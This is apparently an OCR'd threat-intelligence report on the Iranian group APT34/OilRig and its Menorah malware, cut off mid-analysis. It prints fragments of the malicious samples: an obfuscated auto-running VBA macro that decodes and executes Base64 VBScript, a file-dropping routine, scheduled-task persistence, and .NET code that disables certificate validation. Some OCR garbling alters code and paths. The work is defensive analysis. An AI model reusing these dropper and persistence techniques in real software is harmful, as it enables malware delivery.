

APT-34 ANALYSIS REPORT

aka. helix kitten, OilRig

Content

Executive Summary 2
APT 34 3
Target Country and Industries 4
Attack Chain 5
Technical Analysis 6
MyCV.doc Analysis 6
Stage-2 VBScript Analysis 9
Menorah Technical Analysis 11
Case-1 14
Case-2 17
Case-3 17
Case-4 18
Case-5 19
Menorah Life Cycle 20
Rules 21
YARA – 1 21
YARA – 2 22
SIGMA – 1 23
SIGMA – 2 24
MITRE ATT&CK Tablosu 25

Executive Summary

APT34, an Advanced Persistent Threat (APT) group associated with the Iranian government, has been active since 2014. This group primarily targets organizations in the Middle East, although it has also extended its reach to various sectors. APT34 conducts espionage operations and carries out cyberattacks, frequently employing social engineering techniques in their activities.

The group has particularly focused on the energy, telecommunications, government, and defense sectors, conducting a series of attacks against organizations within these fields. Furthermore, APT34's targets are not limited to Iran, as it has demonstrated the capability to pose an international threat, targeting organizations outside of Iran's borders.

APT34 operates systematically, carefully selecting its target organizations to gain access and attempt to obtain sensitive information. Additionally, this threat group has shown the ability to exploit software vulnerabilities in its cyberattacks.

Notably, APT34 has been associated with backdoor software such as Solar and Mango. In recent times, they have introduced a new threat known as the Menorah malware.

This report provides an overview of APT34's general profile and activities. It also includes an analysis of the Menorah malware, which has recently been linked to APT34.

APT 34

APT34, also known as "OilRig," is an Iranian threat group that conducts operations targeting various industries in different geographical regions, with a primary focus on the Middle East. The group primarily targets organizations in the Middle East but has occasionally launched attacks against targets outside this region.

APT34 also carries out supply chain attacks, exploiting trust relationships between organizations. This strategy involves exploiting trust relationships to launch attacks on their ultimate targets. OilRig is an active and organized threat group that systematically operates to target specific organizations. These organizations appear to be carefully selected based on strategic objectives.

The group frequently uses social engineering techniques to exploit human-based security vulnerabilities, targeting the human factor in their attacks rather than software vulnerabilities. However, they have also recently used patched security vulnerabilities during the delivery phase of their attacks. Their tendency to not exclusively rely on software vulnerabilities suggests a certain level of maturity in other operational aspects. Some of these operational aspects include:

- Organized evasion testing carried out while developing relationships.
- Using specialized DNS Tunneling protocols for command and control (C2) and data exfiltration.
- Employing custom web shells and backdoors to maintain persistent access to servers.
- Relying on stolen account credentials for lateral movement.
- Utilizing tools such as remote desktop and Putty, especially after gaining access to a system, instead of relying on traditional backdoors.

OilRig also uses phishing websites to gain access to internet-accessible resources of target organizations. At least since 2014, an Iranian threat group identified as APT34 has been conducting reconnaissance activities consistent with Iran's strategic interests. The group primarily targets finance, government, energy, chemical, telecommunications, and other industries, with a particular focus on the Middle East. Their persistent attacks on finance, energy, and government organizations in the Middle East indicate a specific interest in these sectors. Additionally, the use of infrastructure associated with Iranian operations, timing, and alignment with Iran's national interests support the assessment that APT34 operates on behalf of the Iranian government.

Target Country and Industries

Figure 1 Target Countries

APT 34 typically targets various countries across Asia, America, and Europe in its attacks. Here are some countries that APT 34 has targeted:

1. Turkey
2. Israel
3. Syria
4. Lebanon
5. Saudi Arabia
6. Egypt
7. Kuwait
8. Yemen

APT 34 focuses on organizations operating in diverse sectors. Here are some sectors that APT 34 has targeted:

1. Government and State Institutions: Conducts espionage and intelligence-gathering operations against governments and state institutions.
2. Energy and Petrochemical: Targets the energy sector and petrochemical industry to gain access to information related to energy production and supply.
3. Telecommunications: Infiltrates the telecommunications infrastructure to acquire communication data.
4. Finance: Attacks against financial institutions aim to gain economic intelligence and access financial information.
5. Chemical Industry
6. Defense and Military Industry: Targets the defense sector and military industry, focusing on military strategies and defense technologies.

Attack Chain



Figure 2 Menorah Attack Chain

Technical Analysis

MyCV.doc Analysis

MD5	64f8dfd92eb972483feaf3137ec06d3c
SHA256	8a8a7a506fd57bde314ce6154f2484f280049f2bda504d43704b9ad412d5d618
File Type	Word Document



Figure 3 When Document is Opened



Figure 4 When Enabled Content

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	ADODB.Stream	May create a text file
Suspicious	CreateObject	May create an OLE object
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

Figure 5 Oletool Output

Upon examining the file structure, it was determined that the document in question contains a VBA macro.

```
co1 = co1 + Chr(59 + 18)
co1 = co1 + Chr(114 + 1)
co1 = co1 + Chr(128 - 8)
co1 = co1 + Chr(120 - 11)
co1 = co1 + Chr(112 - 4)
co1 = co1 + Chr(54 - 4)
co1 = co1 + Chr(55 - 9)
co1 = co1 + Chr(80 - 12)
co1 = co1 + Chr(82 - 3)
co1 = co1 + Chr(95 - 18)
co1 = co1 + Chr(66 + 2)
co1 = co1 + Chr(99 + 12)
co1 = co1 + Chr(110 - 11)
co1 = co1 + Chr(125 - 8)
co1 = co1 + Chr(117 - 8)
co1 = co1 + Chr(95 + 6)
co1 = co1 + Chr(101 + 9)
co1 = co1 + Chr(121 - 5)
co2 = ""
co2 = co2 + Chr(112 - 14)
co2 = co2 + Chr(80 + 17)
co2 = co2 + Chr(116 - 1)
co2 = co2 + Chr(106 - 5)
co2 = co2 + Chr(64 - 10)
co2 = co2 + Chr(30 + 22)
co3 = ""
co3 = co3 + Chr(114 - 16)
co3 = co3 + Chr(122 - 17)
co3 = co3 + Chr(127 - 17)
co3 = co3 + Chr(31 + 15)
```

```
f = ""
f = f + Chr(62 + 18)
f = f + Chr(52 + 16)
f = f + Chr(46 + 11)
f = f + Chr(34 + 18)
f = f + Chr(100 - 2)
f = f + Chr(71 + 16)
f = f + Chr(138 - 19)
f = f + Chr(99 + 4)
f = f + Chr(107 - 7)
f = f + Chr(122 - 13)
f = f + Chr(65 + 21)
f = f + Chr(133 - 12)
f = f + Chr(119 - 20)
f = f + Chr(65 - 15)
f = f + Chr(110 - 2)
f = f + Chr(116 + 2)
f = f + Chr(108 - 10)
f = f + Chr(97 + 9)
f = f + Chr(40 + 8)
f = f + Chr(90 + 20)
f = f + Chr(56 + 21)
f = f + Chr(93 - 10)
f = f + Chr(37 + 15)
f = f + Chr(141 - 22)
f = f + Chr(76 - 2)
f = f + Chr(114 + 8)
f = f + Chr(39 + 17)
f = f + Chr(52 - 9)
f = f + Chr(65 + 3)
```

Figure 6 Some String Obfuscations

It has been observed that similar string obfuscation methods were used for Menorah as well, just as they were used to distribute Mango and Solar Backdoor malware.

```
Private Sub Document_Open()
        On Error Resume Next

        ActiveDocument.Shapes(6).Visible = True
        ActiveDocument.Shapes(7).Visible = True
        ActiveDocument.Shapes(8).Visible = True
        ActiveDocument.Shapes(9).Visible = True
        ActiveDocument.Shapes(10).Visible = True
        ActiveDocument.Shapes(1).Visible = False
        ActiveDocument.Shapes(2).Visible = False
        ActiveDocument.Shapes(3).Visible = False
        ActiveDocument.Shapes(4).Visible = False
        ActiveDocument.Shapes(5).Visible = False

        f = "PD94bWwgdmVyc2lvbj0nMS4wJz8+D"

        Dim x As String
        x = f + UserForm1.t1.Text  ' Part of Base64 Encoded VBScript
        x = x + UserForm1.t2.Text ' Part of Base64 Encoded VBScript
        lx x  ' Decode and Run the VBScript

End Subz
```

Figure 7 VBA Macro

```
Sub lx(x)
    b = bsix(x)
    Dim bstr As String
    bstr = b2s(b)
    Dim XDoc, root
    Set XDoc = CreateObject("MSXML2.DOMDocument")
    XDoc.async = False
    Set xsl = XDoc
    XDoc.LoadXML (bstr)
    XDoc.transformNode xsl
End Sub
```

Figure 8 VBA Macro

Immediately after macros are enabled, the VBA macro starts running. As can be seen from the VBA sections in Figure 7 and Figure 8, the values **"UserForm1.t1.Text"** and **"UserForm1.t2.Text"** are malicious VBScript files encoded in the Base64 character set.

Stage-2 VBScript Analysis

When examining the revealed VBScript, two significant functions stand out.

```
Function DecomStr(compressedInput)
    Dim regexPattern, decompressedString
    regexPattern = "\[(.);(\d+)\]"
    Set regex = New RegExp
    regex.Pattern = regexPattern

    decompressedString = compressedInput
    If regex.Test(decompressedString) Then
        Do While regex.Test(decompressedString)
            Set match = regex.Execute(decompressedString).Item(0)
            decompressedString = ReplaceSegment(decompressedString, match)
        Loop
    End If

    DecomStr = decompressedString
End Function

Function ReplaceSegment(input, match)
    Dim character, count, replacement
    character = match.SubMatches(0)
    count = CInt(match.SubMatches(1))
    replacement = String(count, character)

    ReplaceSegment = Replace(input, match.Value, replacement)
End Function
```

Figure 9 Deobfuscating Algorithm of Menorah

The two functions found in Figure 6 are functions that enable the deobfuscation of the obfuscated Menorah file. Similar to the malicious macro components, some obfuscated string expressions have been identified in this file as well.



Figure 10 CyberCheff After Deobfuscation

When examining the byte sequence that emerges after deobfuscation, it has been determined that it is a PE (Portable Executable) file.

```
Function WB(S, p)
        Dim co4
        co4 = "ADODB.Streum"

        Set BS = CreateObject(co4)
        BS.Type = 1
        BS.Open
        BS.Write S
        BS.SaveToFile p
End Function
```

Figure 11 Save Menorah on "C:\ProgramDataOO[[ice35r\"

The **'s'** parameter is the byte sequence of the MZ header file, and the **'p'** parameter represents a directory. This function saves the PE file to the provided directory.

It has been determined that two files were created:

- Menorah
- Menorah.config

It has also been determined that a scheduled task was created for the generated PE file. Information related to the created task:

1. Start Time: After 30 second from run the Script
2. Maximum Execution Time: 5 minutes
3. Trigger Delay: 11 minutes
4. Parameter: 'Pr'
5. Name of Execute Processs: C:\ProgramDataOO[[ice35r\Menorah
6. Task Description: 'OneDrive%tangeu%FSpr`er'

Menorah Technical Analysis

MD5	868DA692036E86A2DC87CA551AD61DD5
SHA-1	C9D18D01E1EC96BE952A9D7BD78F6BBB4DD2AA2A
SHA-256	64156f9ca51951a9bf91b5b74073d31c16873ca60492c25895c1f0f074787345
File Type	PE32/EXE - .NET Assembly

Figure 12 Gereral Information about Menorah

```
using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;

[assembly: AssemblyVersion("1.0.0.1")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("Menorah")]
[assembly: AssemblyDescription("Menorah")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("Menorah")]
[assembly: AssemblyProduct("Mango")]
[assembly: AssemblyCopyright("Copyright ©  2022")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("473e500a-cbd0-4b66-96ae-584ad53ddcbb")]
[assembly: AssemblyFileVersion("1.0.0.1")]
```

Figure 13 Application Attributes

```
private void Form1_Load(object I4NQA9F55K7, EventArgs I4NQA9F55K8)
{
    try
    {
        ServicePointManager.SecurityProtocol = (SecurityProtocolType)3072;
        ServicePointManager.ServerCertificateValidationCallback = ((object O1K65YZ2, X509Certificate I4NQA9F55K9, X509Chain O1K65YZ0,
          SslPolicyErrors O1K65YZ1) => true);
        this.I4NQA9F55K2();
        this.DYIR4229ALAX6W2.Interval = 32000;
        this.DYIR4229ALAX6W2.Tick += this.I4NQA9F55K3;
        this.DYIR4229ALAX6W2.Start();
    }
    catch
```

Figure 1 Figure 14 Setting a Timer

It has been observed that the malware executes a function named **"I4NQA9F55K3"** at intervals of 32 seconds.

```
// Token: 0x06000020 RID: 32 RVA: 0x00003168 File Offset: 0x00001368
public string I4NQA9F55K2()
{
